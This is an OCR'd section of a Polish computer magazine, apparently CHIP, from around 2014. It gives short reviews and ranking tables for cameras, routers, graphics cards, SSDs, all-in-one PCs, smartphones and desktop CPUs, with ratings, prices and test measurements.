*Zgodnie z IP55 i IP58 Xperia™ Z2 jest zabezpieczony przed wnikaniem kurzu i wody. Gdy wszystkie osłonki gniazd są szczelnie zamknięty, smartfon jest zabezpieczony przed strumieniami wody pod niskim ciśnieniem padającymi ze wszystkich kierunków zgodnie z IP55 i/lub może być trzymany 1,5 metrów pod powierzchnią słodkiej wody przez nie dłużej niż 30 minut zgodnie z IP58. Więcej na www.sonymobile.com/xperia-z1-waterproof/

Nowości miesiąca



Do laboratorium testowego CHIP-a trafia miesięcznie ponad 120 urządzeń z kilkudziesięciu kategorii. Sprawdzamy je m.in. pod kątem możliwości, jakości wykonania, wydajności i łatwości obsługi. Mierzymy też ich zużycie energii, a w komorze bezechowej sprawdzamy poziom generowanego przez nie hałasu. Poniżej prezentujemy zestawienie wybranych produktów, które w ostatnim czasie trafiły w nasze ręce. Znalazł się wśród nich m.in. świetny Olympus OM-D E-M10, nowe rutery 802.11ac – Asus, AVM i TP-Link, bardzo wydajna karta graficzna MSI GeForce GTX 780 Ti Gaming 3G, bardzo drogi Nikon D4s i wyposażony w starego Androida smartfon od LG. Więcej nowości i bardziej szczegółowe opisy znajdziecie na stronie CHIP.PL.

RUTERY WI-FI 802.11 AC — MIEJSCE 1

ASUS RT-AC68U

Ruter w technologii 802.11 ac osiągający szybkość przesyłania na poziomie 598 Mb/s w trybie ac i około 213 Mb/s w trybie 802.11 n.
Ocena: 93 / Cena: 680 zł

RUTERY WI-FI 802.11 AC — MIEJSCE 2

AVM FRITZ!BOX 7490

Świetnie wyposażony i bardzo funkcjonalny (VoIP, DECT, automat zgłoszeniowy) ruter w technologii ac osiągający szybkość 519 Mb/s.
Ocena: 90,9 / Cena: 1100 zł

SMARTFONY ANDROID — MIEJSCE 52

LG G PRO LITE DUAL SIM

Niedrogi i wyposażony w dwa sloty SIM smartfon z dobrą baterią i aparatem. Przeciętna wydajność i wyświetlacz oraz stary Android 4.1.2.
Ocena: 89,5 / Cena: 1150 zł

APARATY CYFROWE BEZLUSTERKOWCE — MIEJSCE 4

OLYMPUS OM-D E-M10

Bardzo dobry bezlusterkowiec formatu mikro cztery trzecie oferujący dobrą jakość obrazu, szybkie działanie i bogate wyposażenie.
Ocena: 89 / Cena: 2700 zł

APARATY CYFROWE LUSTRZANKI — MIEJSCE 4

NIKON D4S

Świetna lustrzanka – bezkonkurencyjna w swojej klasie pod względem szybkości ostrzenia i zdjęć seryjnych. Niestety, bardzo droga.
Ocena: 87,7 / Cena: 24 730 zł

KARTY GRAFICZNE PCI-EXPRESS — MIEJSCE 1

MSI GF GTX 780 TI GAMING 3G 3GB

Bardzo wydajna karta oparta na układzie GeForce GTX 780 Ti taktowanym z częstotliwością 980 MHz, wyposażona w 3 GB pamięci.
Ocena: 87,1 / Cena: 2690 zł

TELEWIZORY LCD 43-54 CALE — MIEJSCE 13

THOMSON 46FW8785

46-calowy telewizor zapewniający dobrą jakość obrazu i niskie zużycie energii. Niestety, funkcjonalność i wyposażenie nieco kuleją.
Ocena: 86,1 / Cena: 3340 zł

KARTY GRAFICZNE PCI-EXPRESS — MIEJSCE 7

SAPPHIRE RADEON R9 290X TRI-X OC 4GB

Karta z chipsetem o taktowaniu 1040 MHz, 4 GB pamięci i 512-bitową szyną pamięci.
Ocena: 81,7 / Cena: 2380 zł

APARATY CYFROWE KOMPAKTOWE — MIEJSCE 29

SONY CYBER-SHOT DSC-HX60V

Model, który zaskakuje, choć nie do końca pozytywnie. Przyzwoita jakość obrazu i wyposażenie, ale jego poprzednik miał lepsze wyniki.
Ocena: 79,9 / Cena: 1570 zł

APARATY CYFROWE KOMPAKTOWE — MIEJSCE 38

SONY CYBER-SHOT DSC-WX220

Kompakt o niezłych parametrach, dobrej jakości obrazu i szybkim działaniu. Jedynie wyświetlacz mógłby być nieco większy.
Ocena: 78,9 / Cena: 880 zł

DYSKI SSD — MIEJSCE 14

TOSHIBA Q PRO (HDTS325EZSTA)

256-gigabajtowa wersja dysku Toshiba Q Pro osiąga podobną wydajność co model z 512 GB. Zasadnicza różnica to niższa cena za GB.
Ocena: 78,3 / Cena: 640 zł

DYSKI SSD — MIEJSCE 5

OCZ VERTEX 460 240GB

Dysk w technologii MLC z kontrolerem Barefoot 3 M10 osiągający 531 i 513 MB/s przy odczycie i zapisie danych kompresowalnych.
Ocena: 78,3 / Cena: 770 zł

KOMPUTERY ALL-IN-ONE — MIEJSCE 7

MSI WIND TOP AG2712

27-calowy komputer z grafiką Nvidia, 12 gigabajtami RAM, systemem Windows 8 i dwoma dyskami – 1 TB HDD oraz SSD o pojemności 128 GB.
Ocena: 74,6 / Cena: 8260 zł

CPU STACJONARNE — MIEJSCE 13

INTEL CORE I5-4670

Jak na procesor kosztujący poniżej 800 zł, i5-4670 oferuje przyzwoitą wydajność. Zintegrowany układ graficzny i przyzwoite zużycie energii.
Ocena: 70,5 / Cena: 780 zł

DYSKI SIECIOWE NAS — MIEJSCE 22

ZYXEL NSA325 V2

Tani, ale też mało wydajny oraz przeciętnie wyposażony serwer na dwa dyski. Dość wysokie zużycie energii.
Ocena: 69,7 / Cena: 490 zł

RUTERY WI-FI 802.11 AC — MIEJSCE 16

TP-LINK ARCHER C7 AC1750


Ruter osiągający maksymalną szybkość przesyłania 532 Mb/s, który nie radzi sobie z klientami z chipsetem Broadcom (73 Mb/s).
Ocena: 68,6 / Cena: 470 zł

CELUJĄCY (100–90,0) | BARDZO DOBRY (89,9–75,0) | DOBRY (74,9–45,0) | NIE POLECAMY (44,9–0) | W TABELACH: • jest / – nie ma

APARATY CYFROWE KOMPAKTOWE

W tych małych aparatach z bardzo dużym zoomem szczególny nacisk kładziemy na jakość obiektywu. Często występujące zniekształcenia i winietowanie mierzymy zarówno dla szerokiego kąta, jak i zbliżenia. W testach rozdzielczości istotny jest spadek jakości na krawędziach obrazu.

KRYTERIA OCENY




Miejsce	Model	Ocena możliwości	Cena	Jakość obrazu	Wyposażenie/obsługa	Szybkość	Żywotność baterii (liczba zdjęć – min./maks.)	Opóźnienie migawki [s]	Zdjęcia seryjne [zdj./s] (maks. w serii)	Efektywnych Mpix	Ogniskowa [mm]	Zoom optyczny	Stabilizator obrazu	Nośnik danych	Pamięć wewn. [MB]	Masa [g]	Typ matrycy
1	Sony Cyber-shot DSC-RX100 II	90,1	2650 zł	95,6	86,2	84,3	220/720	0,39	8,8 (10 zdjęć)	20,0	28-100	3,6	•	SDXC, MS	0	280	CMOS
2	Canon PowerShot G1 X	89,8	2000 zł	100	87,1	66,1	120/400	0,54	4,5 (6 zdjęć)	14,2	28-112	4,0	•	SDXC	0	535	CMOS
3	Canon PowerShot G16	89,4	1980 zł	89,5	89,4	88,9	210/1440	0,25	11,9 (5 zdjęć)	12,0	28-140	5,0	•	SDXC	0	355	CMOS
4	Canon PowerShot G15	88,4	1490 zł	88,5	89,1	86,4	200/1160	0,33	10,0 (10 zdjęć)	12,0	28-140	5,0	•	SDXC	0	355	CMOS
5	Sony Cyber-shot DSC-RX100	88,1	1850 zł	91,6	83,7	89,3	200/760	0,25	9,9 (10 zdjęć)	20,0	28-100	3,6	•	SDXC, MS	0	240	CMOS
6	Panasonic Lumix DMC-LX7	87,9	1460 zł	84,1	90,2	93,4	310/950	0,27	11,1 (11 zdjęć)	10,0	24-90	3,8	•	SDXC	70	300	MOS
7	Fujifilm Finepix X20	87,6	1820 zł	85,2	88	93,4	130/460	0,23	12,5 (10 zdjęć)	12,0	28-112	4,0	•	SDXC	26	355	CMOS
8	Leica V-Lux 3	85,8	3400 zł	76	96,4	86,9	210/730	0,33	10,0 (12 zdjęć)	12,0	25-600	24,0	•	SDXC	70	510	MOS
9	Panasonic Lumix DMC-FZ200	85,5	1580 zł	72,3	100	86,7	280/970	0,42	12,1 (12 zdjęć)	12,0	25-600	24,0	•	SDXC	70	595	MOS
10	Fujifilm Finepix X10	85,4	1300 zł	82,8	88,5	85,1	160/480	0,33	6,6 (7 zdjęć)	12,0	28-112	4,0	•	SDXC	26	360	CMOS

OCENA/POMIARY — DANE TECHNICZNE

APARATY CYFROWE LUSTRZANKI I BEZLUSTERKOWCE

Najważniejszym kryterium, obok obsługi, wyposażenia i szybkości, jest jakość obrazu. Aby rzetelnie ocenić jakość aparatu, przeprowadzamy dla nich ponad 50 testów, które dają nam informacje o poziomie szumów, rozdzielczości, ostrości, odwzorowaniu kolorów, rozmyciu i filtrze zakłóceń.

KRYTERIA OCENY



Miejsce	Model	Ocena możliwości	Cena	Jakość obrazu	Wyposażenie/obsługa	Szybkość	Żywotność baterii (liczba zdjęć – min./maks.)	Opóźnienie migawki [s]	Zdjęć/s / maks. w serii	Efektywnych Mpix	Zakres ISO	Wyświetlacz [cale]	Rozdzielczość wyśw. [piksele]	Stabilizator obrazu w korpusie	Czyszczenie matrycy	Live View	Złącze HDMI	Nośnik danych	Masa [g]	Min. flash sync
1	Olympus OM-D E-M1*	91,7	6460 zł	84,9	96,9	98	290/610	0,07	10,0/40	15,9	100-25600	3,0	1 037 000	•	•	•	•	SDXC	500	1/250 s
2	Sony Alpha 77	91,1	3580 zł	81,9	100	95	390/760	0,08	12,0/14	24,0	50-25600	3,0	921 600	•	•	•	•	SDXC/MS	750	1/250 s
3	Fujifilm X-T1*	90,6	4980 zł	96,4	86,3	84,4	290/570	0,12	8,6/24	16,0	100-51200	3,0	1 040 000	-	•	•	•	SDXC	440	1/180 s
4	Olympus OM-D E-M10*	89	2700 zł	88	91,2	86,4	310/630	0,10	8,3/17	15,9	100-25600	3,0	1 037 000	•	•	•	•	SDXC	400	1/250 s
5	Panasonic Lumix DMC-GH3*	88,8	5020 zł	91,7	90,7	75,3	470/1010	0,14	5,3/18	15,9	125-25600	3,0	614 400	-	•	•	•	SDXC	550	1/160 s
6	Canon EOS 70D	88,4	3740 zł	82,8	95,4	86,2	1930/4760	0,08	6,9/19	20,0	100-25600	3,0	1 040 000	-	•	•	•	SDXC	760	1/250 s
7	Sony Alpha 65	88,2	2490 zł	82,5	94,1	89,8	430/860	0,08	10,0/14	24,0	100-25600	3,0	921 600	•	•	•	•	SDXC/MS	625	1/160 s
8	Pentax K-3	87,8	4750 zł	79,6	96,6	88,6	750/1520	0,10	8,2/23	24,1	100-51200	3,2	1 037 000	•	•	•	•	2x SDXC	800	1/180 s
9	Panasonic Lumix DMC-GX7*	87,4	3520 zł	87	92,4	75	270/500	0,10	4,8/10	15,8	125-25600	3,0	1 040 000	•	•	•	•	SDXC	405	1/320 s
10	Samsung NX30*	87,3	1790 zł	90,9	84,8	83,1	280/550	0,09	7,9/10	20,0	100-25600	3,0	1 036 800	-	•	•	•	SDXC	440	1/180 s


* aparaty bez lustra, ale z wymienną optyką

OCENA/POMIARY — DANE TECHNICZNE

APARATY CYFROWE LUSTRZANKI ZAAWANSOWANE

Najważniejszym kryterium, obok obsługi, wyposażenia i szybkości, jest jakość obrazu. Aby rzetelnie ocenić jakość aparatu, przeprowadzamy na nim ponad 50 testów, które dają nam informacje o poziomie szumów, rozdzielczości, ostrości, odwzorowaniu kolorów, rozmyciu i filtrze zakłóceń.

KRYTERIA OCENY



Miejsce	Model	Ocena możliwości	Cena	Jakość obrazu	Wyposażenie/obsługa	Szybkość	Żywotność baterii (liczba zdjęć – min./maks.)	Opóźnienie migawki [s]	Zdjęć/s / maks. w serii	Efektywnych Mpix	Zakres ISO	Wyświetlacz [cale]	Rozdzielczość wyśw. [piksele]	Stabilizator obrazu w korpusie	Czyszczenie matrycy	Live View	Złącze HDMI	Nośnik danych	Masa [g]	Min. flash sync
1	Canon EOS 1D X	90,1	23130 zł	85,8	91,3	100	1300/2240	0,08	11,9/43	17,9	50-204800	3,2	1 040 000	-	•	•	•	2x CF	1540	1/250 s
2	Sony Alpha 99	87,9	8860 zł	82,9	100	70,5	580/570	0,07	5,8/14	24,0	50-25600	3,0	1 228 800	•	•	•	•	2x SDXC	735	1/250 s
3	Nikon D800E	87,9	9040 zł	91	89,9	73,1	450/1090	0,06	4,0/22	36,2	50-25600	3,2	921 000	-	•	•	•	SDXC, CF	1020	1/250 s
4	Nikon D4s	87,7	24730 zł	79,4	92,7	99	1820/2860	0,06	11,1/51	16,2	50-409600	3,2	921 000	-	•	•	•	XQD, CF	1350	1/250 s
5	Sony Alpha 7R*	87	8710 zł	100	83,9	56,2	370/540	0,19	3,6/18	36,2	100-51200	3,0	921 600	-	•	•	•	SDXC/MS	465	1/160 s
6	Canon EOS 5D Mark III	86,7	10520 zł	88,4	88,3	77	1190/1820	0,17	5,7/20	22,1	50-102400	3,2	1 040 000	-	•	•	•	SDXC, CF	950	1/200 s
7	Nikon D800	86	9040 zł	86,7	90,2	72,7	460/1080	0,06	4,0/18	36,2	50-25600	3,2	921 000	-	•	•	•	SDXC, CF	1020	1/250 s
8	Sony Alpha 7*	85,1	7300 zł	91,5	83,8	69,4	250/460	0,04	5,0/29	24,0	100-51200	3,0	921 600	-	•	•	•	SDXC/MS	480	1/250 s
9	Nikon D4	84,4	22160 zł	76,6	88,1	98,2	670/1250	0,07	10,5/73	16,2	50-204800	3,2	921 000	-	•	•	•	XQD, CF	1350	1/250 s
10	Nikon D600	84	5890 zł	82,8	89,6	72,8	980/1670	0,07	5,3/12	24,2	50-25600	3,2	921 000	-	•	•	•	2x SDXC	860	1/200 s


* aparaty bez lustra, ale z wymienną optyką

OCENA/POMIARY — DANE TECHNICZNE

KARTY GRAFICZNE PCI EXPRESS

Wydajność mierzymy nie tylko za pomocą benchmarków, ale także gier w różnych rozdzielczościach ekranu. Ideałem jest wysoka efektywność przy niskim zużyciu energii. Głośność mierzymy w trybie 2D i 3D. Dodatkowe oprogramowanie, bądź dołączone pełne wersje gier też mają znaczenie.

KRYTERIA OCENY




Miejsce	Model	Ocena możliwości	Cena	Wydajność*	Głośność	Pobór mocy	Wyposażenie	3DMark Fire Strike [pkt.]	Głośność 2D/3D [sony]	Układ graficzny	Taktowanie – układ/pamięć [MHz]	Rozmiar pamięci [MB]	HDMI	DVI/DisplayPort	Typ pamięci
1	MSI GeForce GTX 780 Ti Gaming 3G 3GB	87,1	2690 zł	100	78,5	16,2	86,6	9628	1,3/1,9	GeForce GTX 780 Ti	980/7000	3072	1	2/1	GDDR5
2	Zotac GeForce GTX Titan 6GB	86,8	3800 zł	91,5	76,6	68,7	89,6	8139	1,5/3,2	GeForce Titan	837/6008	6144	1	2/1	GDDR5
3	inno3D GeForce GTX 780 Ti iChill HerculeZ X3 Ultra 3GB	86,6	2970 zł	99	80,1	19,1	82,8	9680	1,3/1,7	GeForce GTX 780 Ti	1006/7200	3072	1	2/1	GDDR5
4	Zotac GeForce GTX 780 AMP! Edition 3GB	84,3	2000 zł	95,2	66,8	37,2	86,6	8948	1,2/4,3	GeForce GTX 780	1006/6208	3072	1	2/1	GDDR5
5	Zotac GeForce GTX 780 Ti AMP! Edition 3GB	83,7	2760 zł	99,3	59,8	14,8	86,6	9634	1,7/4,5	GeForce GTX 780 Ti	1006/7200	3072	1	2/1	GDDR5
6	PNY GeForce GTX 780 Ti XLR8 Enthusiast Edition OC 3GB	83	2530 zł	98,1	62,3	16,3	82,8	9498	1,9/3,6	GeForce GTX 780 Ti	1006/7200	3072	1	2/1	GDDR5
7	Sapphire Radeon R9 290X Tri-X OC 4GB	81,7	2380 zł	93,6	67,6	15,5	91,7	8947	1,5/4,7	Radeon R9 290X	1040/5200	4096	1	2/1	GDDR5
8	Sapphire Radeon R9 290 Tri-X OC 4GB	81,5	1820 zł	92,4	71,2	16	91,7	8670	1,6/3,0	Radeon R9 290	1000/5200	4096	1	2/1	GDDR5
9	MSI Radeon R9 290X Gaming 4G 4GB	81	2200 zł	93,1	71,2	13,8	84,1	8934	1,3/3,3	Radeon R9 290X	1030/5000	4096	1	2/1	GDDR5
10	Asus GeForce GTX 780 Poseidon Platinum 3GB	80,6	2200 zł	92,8	72	15,6	79	8656	1,3/3,0	GeForce GTX 780	954/6008	3072	1	2/1	GDDR5

OCENA/POMIARY — DANE TECHNICZNE

KOMPUTERY ALL-IN-ONE

Komputery All-In-One zastępują pecety stojące pod biurkiem – także te do gier – dlatego badamy ich wydajność. Na ocenę wyposażenia składają się zarówno podzespoły jak i dostępne interfejsy. Bardzo ważne są też ekran i zużycie energii. Głośność mierzymy w komorze bezechowej.

KRYTERIA OCENY




Miejsce	Model	Ocena możliwości	Cena	Wydajność	Wyposażenie	Wyświetlacz	Zużycie energii	Głośność	Maksymalna jasność [cd/m2]	Głośność [so] (spoczynek/obciążenie)	Zużycie energii [W] (pulpit)	PCMark 7 [pkt.]	CPU	GPU	RAM (zainstalowany/maks.) [GB]	HDD/SSD [GB]	System operacyjny	Przekątna ekranu [cale]	Rozdzielczość ekranu [piksele]
1	Asus Eee Top ET2702IGTH	86,6	7610 zł	86	100	99	41	68	316	0,7/2,1	60,3	5285	i7-4770	Radeon HD8890A	16/32	1000/128	Win. 8	27	2560×1440
2	Apple iMac 27" ME088PL/A	82,4	8610 zł	73	74	98	80	97	400	0,2/0,9	41,8	3674	i5-4570	GeForce GT 755M	8/32	1000/-	OS X 10.8	27	2560×1440
3	MSI Wind Top AG2712A	81,8	8300 zł	100	83	70	53	82	227	0,3/2,0	56	6122	i7-3630QM	Radeon HD 8970M	16/32	-/256	Win. 8 Pro	27	1920×1080
4	Apple iMac 21.5" ME087PL/A	81,3	6440 zł	68	67	100	91	100	367	0,2/0,5	38,9	2845	i5-4570S	GeForce GT 750M	8/16	1000/-	OS X 10.8	21,5	1920×1080
5	Samsung 7 700A7D	77,8	5240 zł	58	88	94	72	77	309	0,7/1,3	59,3	2684	i5-3470T	Radeon HD 7850M	8/-	1000/-	Win. 8	27	1920×1080
6	Acer Aspire 7600U	74,7	6970 zł	56	95	84	63	69	193	0,9/1,5	53,6	3241	i7-3630QM	GeForce GT 640M	8/8	1000/-	Win. 8 Pro	27	1920×1080
7	MSI Wind Top AG2712	74,6	8260 zł	76	90	61	67	73	268	0,6/1,9	59,5	4795	i7-3630QM	GeForce GTX 670MX	12/16	1000/128	Win. 8	27	1920×1080
8	Lenovo IdeaCentre Horizon 27	73,2	6635 zł	46	80	82	95	96	299	0,2/0,7	31,8	4112	i7-3537U	GeForce GT 620M	8/32	1000/-	Win. 8	27	1920×1080
9	Asus Transformer P1801	72,9	4900 zł	65	86	59	73	94	193	0,3/1,0	41,6	3807	i7-3770	GeForce GT 730M	8/32	2000/-	Win. 8 Pro	18,4	1920×1080
10	Toshiba Qosmio PX30t-A-115	70,7	6070 zł	61	97	46	90	81	181	0,7/1,2	37,5	4051	i7-4700MQ	GeForce GT 740M	16/16	3000/-	Win. 8	23	1920×1080

OCENA/POMIARY — DANE TECHNICZNE

SMARTFONY

Oceniamy nie tylko łatwość obsługi słuchawki. Prócz wydajności sprawdzamy szybkość wyświetlania stron internetowych. Oceniamy również żywotność baterii, wyświetlacz i jakość zdjęć. Dodatkowe punkty przyznajemy za liczbę aplikacji dostępnych w zintegrowanym sklepie.

KRYTERIA OCENY



Miejsce	Model	Ocena możliwości	Cena	Obsługa	Internet	Multimedia	Telefon i bateria	Sklep z aplikacjami	Masa [g]	Czas pracy (Internet) [godz.]	Jasność ekranu [cd/m²]	System operacyjny	Ekran - typ, rozdzielczość [piksele]	UMTS [Mb/s]	Matryca aparatu [Mpix]	NFC
1	Samsung Galaxy Note 3	96,9	1950 zł	93,6	100	96,1	100	95,8	168	9:09	376	Android 4.3 z Samsung TouchWiz	OLED, 1080×1920	42,2	12,8	•
2	Sony Xperia Z1 Compact	96,9	1910 zł	99,8	98,3	92,2	96,2	95,8	136	8:21	501	Android 4.3 z Sony UI	LCD, 720×1280	42,2	20,7	•
3	LG G2	95,9	1630 zł	93,7	98,1	93,3	99,7	95,8	143	9:09	407	Android 4.2.2 z Optimus UI	LCD, 1080×1920	42,2	13,0	•
4	Sony Xperia Z1	95,8	1770 zł	95,5	99,6	93,8	94,6	95,8	170	6:18	502	Android 4.2.2 z Sony UI	LCD, 1080×1920	42,2	20,7	•
5	HTC One	95,7	1910 zł	99,4	98,3	91	92,4	95,8	145	5:55	479	Android 4.1.2 z HTC Sense 5.0	LCD, 1080×1920	42,2	4,1	•
6	Google Nexus 5 (32 GB)	95,4	2100 zł	100	99,3	86,1	93,9	95,8	130	6:36	451	Android 4.4	LCD, 1080×1920	42,2	8,0	•
7	Samsung Galaxy S4	95,3	1550 zł	92,7	99,5	91,7	98,6	95,8	131	7:11	320	Android 4.2.2 z Samsung TouchWiz	OLED, 1080×1920	42,2	12,8	•
8	Sony Xperia Z	95,2	1340 zł	94,4	98,7	92,1	95,5	95,8	147	5:07	472	Android 4.1.2 z Sony UI	LCD, 1080×1920	42,2	12,8	•
9	HTC One Mini	94,7	1440 zł	96,9	98,1	89,7	92,5	95,8	123	7:26	462	Android 4.2.2 z HTC Sense 5.0	LCD, 720×1280	42,2	4,1	-
10	Apple iPhone 5S (64 GB)	94,6	3440 zł	97,2	98,1	89,4	89,9	100	114	6:31	544	iOS 7.0	LCD, 640×1136	42,2	8,0	-

OCENA/POMIARY — DANE TECHNICZNE

CPU STACJONARNE


	Miejsce	Model	Cena [zł]	Możliwości	Opłacalność	Złącze	Liczba rdzeni/wątków	Taktowanie [GHz]	Taktowanie Turbo [GHz]	Cache L2 [KB]	Cache L3 [KB]	Proces technologiczny [nm]	Maks. moc tracona TDP [W]	Cinebench R11.5 64 Bit [s]	WinRAR x64 4.01 [KB/s]	TrueCr. 7.1 AES-Twofish-Serp. [MB/s]	Wydajność GPU	Układ graficzny	3DMark Vantage 1.0.2 Perf. [pkt]	Resident Evil 5 12x10 [fps]
	1	Intel Core i7-4960X	3750	100	51	2011	6/12	3,6	4,0	6x 256	15360	22	130	12,1	4,5	370,0	1427 s	-	-	-
	2	Intel Core i7-3970X	3680	89,6	43	2011	6/12	3,5	4,0	6x 256	15360	32	150	10,8	4,1	324,0	1467 s	-	-	-
	3	Intel Core i7-3960X	3420	86,8	39	2011	6/12	3,3	3,9	6x 256	15360	32	130	10,4	4,0	302,0	1522 s	-	-	-
	4	Intel Core i7-3930K	2080	84,5	55	2011	6/12	3,2	3,8	6x 256	12288	32	130	10,3	3,6	300,0	1719 s	-	-	-
	5	Intel Core i7-4770K	1210	82,6	91	1150	4/8	3,5	3,9	4x 256	8192	22	84	8,6	3,5	253,0	1846 s	HD4600	6404	50
POLECAMY	6	Intel Core i7-4770	1090	82,2	100	1150	4/8	3,4	3,9	4x 256	8192	22	84	8,6	3,5	253,0	1852 s	HD4600	6187	50
	7	Intel Core i7-4770S	1160	79,6	88	1150	4/8	3,1	3,9	4x 256	8192	22	65	8,6	3,2	253,0	2033 s	HD4600	6033	49
	8	Intel Core i7-990X Extreme Edition	3980	77	20	1366	6/12	3,5	3,7	6x 256	12288	32	130	9,2	3,7	290,0	2120 s	-	-	-
	9	Intel Core i7-4820K	1170	76,8	73	2011	4/8	3,7	3,9	4x 256	10240	22	130	7,9	3,9	242,0	1714 s	-	-	-
	10	AMD FX-9590	1140	74,9	70	AM3+	8/8	4,7	5,0	4x 2048	8192	32	220	7,8	4,7	300,0	2656 s	-	-	-
	11	AMD FX-9370	830	71,2	81	AM3+	8/8	4,4	4,7	4x 2048	8192	32	220	7,4	4,6	280,0	2716 s	-	-	-
	12	Intel Core i5-4670K	850	70,7	80	1150	4/4	3,4	3,8	4x 256	6144	22	84	6,5	3,4	189,0	2037 s	HD4600	6073	49
	13	Intel Core i5-4670	780	70,5	83	1150	4/4	3,4	3,8	4x 256	6144	22	84	6,5	3,3	189,0	2042 s	HD4600	5994	49
	14	Intel Core i7-3770K	1190	70,1	55	1155	4/8	3,5	3,9	4x 256	8192	22	77	7,5	3,4	228,0	2779 s	HD4000	3960	38
	15	Intel Core i7-3820	1070	68,6	58	2011	4/8	3,6	3,9	4x 256	10240	32	130	7,2	3,4	206,0	1993 s	-	-	-
	16	Intel Core i5-4570	710	67,7	82	1150	4/4	3,2	3,6	4x 256	6144	22	84	6,2	3,3	180,0	2086 s	HD4600	5839	48
	17	AMD FX-8350	700	67,7	82	AM3+	8/8	4,0	4,2	4x 2048	8192	32	125	7,0	4,6	259,0	2418 s	-	-	-
	18	Intel Core i7-2700K	1380	65,1	41	1155	4/8	3,5	3,9	4x 256	8192	32	95	7,1	3,4	201,0	2907 s	HD3000	2192	29
	19	AMD FX-8320	550	64,7	94	AM3+	8/8	3,5	4,0	4x 2048	8192	32	125	6,4	4,6	244,0	2493 s	-	-	-
	20	Intel Core i7-2600K	1300	63,8	42	1155	4/8	3,4	3,8	4x 256	8192	32	95	6,8	3,3	196,0	3003 s	HD3000	2191	29
	21	Intel Core i5-4440	660	63,1	71	1150	4/4	3,1	3,3	4x 256	6144	22	84	5,7	3,1	165,0	2251 s	HD4600	5591	46
	22	Intel Core i5-3570K	820	60,7	53	1155	4/4	3,4	3,8	4x 256	6144	22	77	6,0	3,2	171,0	2773 s	HD4000	3946	38
	23	Intel Core i5-3550	760	59,6	53	1155	4/4	3,3	3,7	4x 256	6144	22	77	5,5	3,1	170,0	2534 s	HD2500	1992	23
	24	AMD FX-8150	680	59,1	58	AM3+	8/8	3,6	4,2	4x 2048	8192	32	125	6,0	4,0	223,0	2757 s	-	-	-
	25	Intel Core i5-3470	680	57,7	54	1155	4/4	3,2	3,6	4x 256	6144	22	77	5,7	3,0	161,0	2900 s	HD2500	1873	21
	26	Intel Core i5-4430	660	57,5	53	1150	4/4	3,0	3,2	4x 256	6144	22	84	5,2	3,0	149,0	2648 s	HD4600	5476	46
	27	Intel Core i7-2600S	1150	56	26	1155	4/8	2,8	3,8	4x 256	8192	32	65	5,7	3,1	162,0	3405 s	HD2000	1386	17
	28	Intel Core i5-2500K	860	54,7	35	1155	4/4	3,3	3,7	4x 256	6144	32	95	5,4	3,1	142,0	3058 s	HD3000	1734	24
	29	AMD FX-8120	550	52,6	47	AM3+	8/8	3,1	4,0	4x 2048	8192	32	125	5,1	3,7	190,0	3012 s	-	-	-
	30	Intel Core i5-2400	750	51,9	32	1155	4/4	3,1	3,4	4x 256	6144	32	95	5,1	3,0	134,0	3446 s	HD2000	1065	15

CPU MOBILNE

